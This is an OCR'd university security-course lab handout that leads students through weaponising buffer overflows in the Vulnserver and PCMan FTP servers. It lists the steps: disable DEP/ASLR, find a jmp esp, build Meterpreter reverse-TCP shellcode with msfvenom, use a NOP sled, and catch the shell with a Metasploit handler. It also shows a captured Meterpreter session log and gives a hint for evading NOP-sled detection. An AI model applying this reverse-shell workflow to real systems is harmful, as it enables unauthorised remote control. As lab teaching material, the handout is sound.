
CSEC 201, LAB #14: COMPLETING THE EXPLOIT	DUE: 12/6/2021 @ 7:00 PM

Learning Outcome: Students will gain experience in "weaponizing" memory corruption vulnerabilities in network services to gain control over a system.

Part 1: Vulnerable Server V1

For this part, you will complete the Vulnserver_V1 exploit.

1) Copy `vulnserver_v1_fuzzer.py` you wrote in lab3 to a new file named `vulnserver_v1_exploit.py`
2) Turn off DEP (Data Execution Prevention) and ASLR (Address Space Layout Randomization) if you haven't done yet.
3) Use Immunity debugger to find a *jmp esp* either in `vulnserver_V1.exe` or one of the DLLs it loads.
4) Use `msfvenom` to generate shellcode for Meterpreter that uses a reverse tcp connection and include it in your bad string.
5) Use a NOP sled between EIP (i.e. the address of your choice) and buf.
6) Launch a handler in Metasploit to receive the reverse connection
7) Exploit your target.
    - Use the `help` command to display meterpreter commands you can use.
    - You will use two commands: `screenshot` and `ifconfig`
8) In your Windows VM, open a notepad text editor and write your name and a list of your hidden admirers.
9) Enter `screenshot` in your Kali meterpreter shell to capture the secret information. An image file will be created in your Kali home directory. Include it in a text file named `Lab14_screenshots.pdf` (copy the image and paste it to a text file will not work if your text file is in your local machine, so you may need to take a screenshot for it)




xDgCnNFz.jpeg (JPEG Image, 1072 × 703 pixels) - Scaled (66%) - Mozilla Firefox

file:///home/kali/xDgCnNFz.jpeg

```
Starting vulnserver version 2
Waiting for client connections...
Received a client connection from 192.168.193.129:58100
Waiting for c
```

*Untitled - Notepad

```
My name: <YOUR NAME>
My secret admirers - Jung-jae Lee, Steven Yean, Will Smith, Robert Downe
```



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.193.129:4444
[*] Sending stage (176195 bytes) to 192.168.197.150
[*] Meterpreter session 7 opened (192.168.193.129:4444 → 192.168.197.150:50464) a
2021-11-23 11:12:52 -0500

meterpreter > screenshot
Screenshot saved to: /home/kali/xDgCnNFz.jpeg
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:50:56:b0:bf:39
MTU          : 1500
IPv4 Address : 192.168.197.150
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::488b:8ad0:1d31:1936
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 
```

when you did your homework

windows IP address

Part 2: The PCMan FTP Server

For this part, you will complete the PCMan exploit.

1) Copy `PCMan_fuzzer.py` you wrote in lab13 to `PCMan_exploit.py`.
2) You must NOT use the jmp instruction this time. Use immunity debugger to find an address of the instruction you will use instead of jmp esp.
3) You may reuse the shellcode you've generated before.
4) A sequence of NOP operations can be caught easily. This time, you must use other instructions than NOP in place of your NOP sled .
5) Launch a handler in Metasploit to catch the reverse connection.
6) Exploit your target.
7) Take a screenshot that captures your exploit (no command is needed) and the source code containing the address of your choice and the modified NOP sled.
8) Include the image to `Lab14_screenshots.pdf`.

Deliverables:

You must upload your `vulnserver_v1_exploit.py`, `PCMan_exploit.py`, and `Lab14_screenshots.pdf` containing 3 images to your Assignment14 repository before 7PM, 12/6/2021.

NAME:

Name must be written by hand prior any sign-offs being given.

Sign offs – Each signature is worth 1/N of your lab grade where N is the number of signatures

- **The student could use MSF framework to generate malware and setup a listener.**

- **The student could construct bad_string using an address of jmp esp and nop instructions.**

- **The student was able to develop a working exploit for vulnserver version1.**

- **The student was able to develop a working exploit for the pcman server following all requirements specified in part 2.**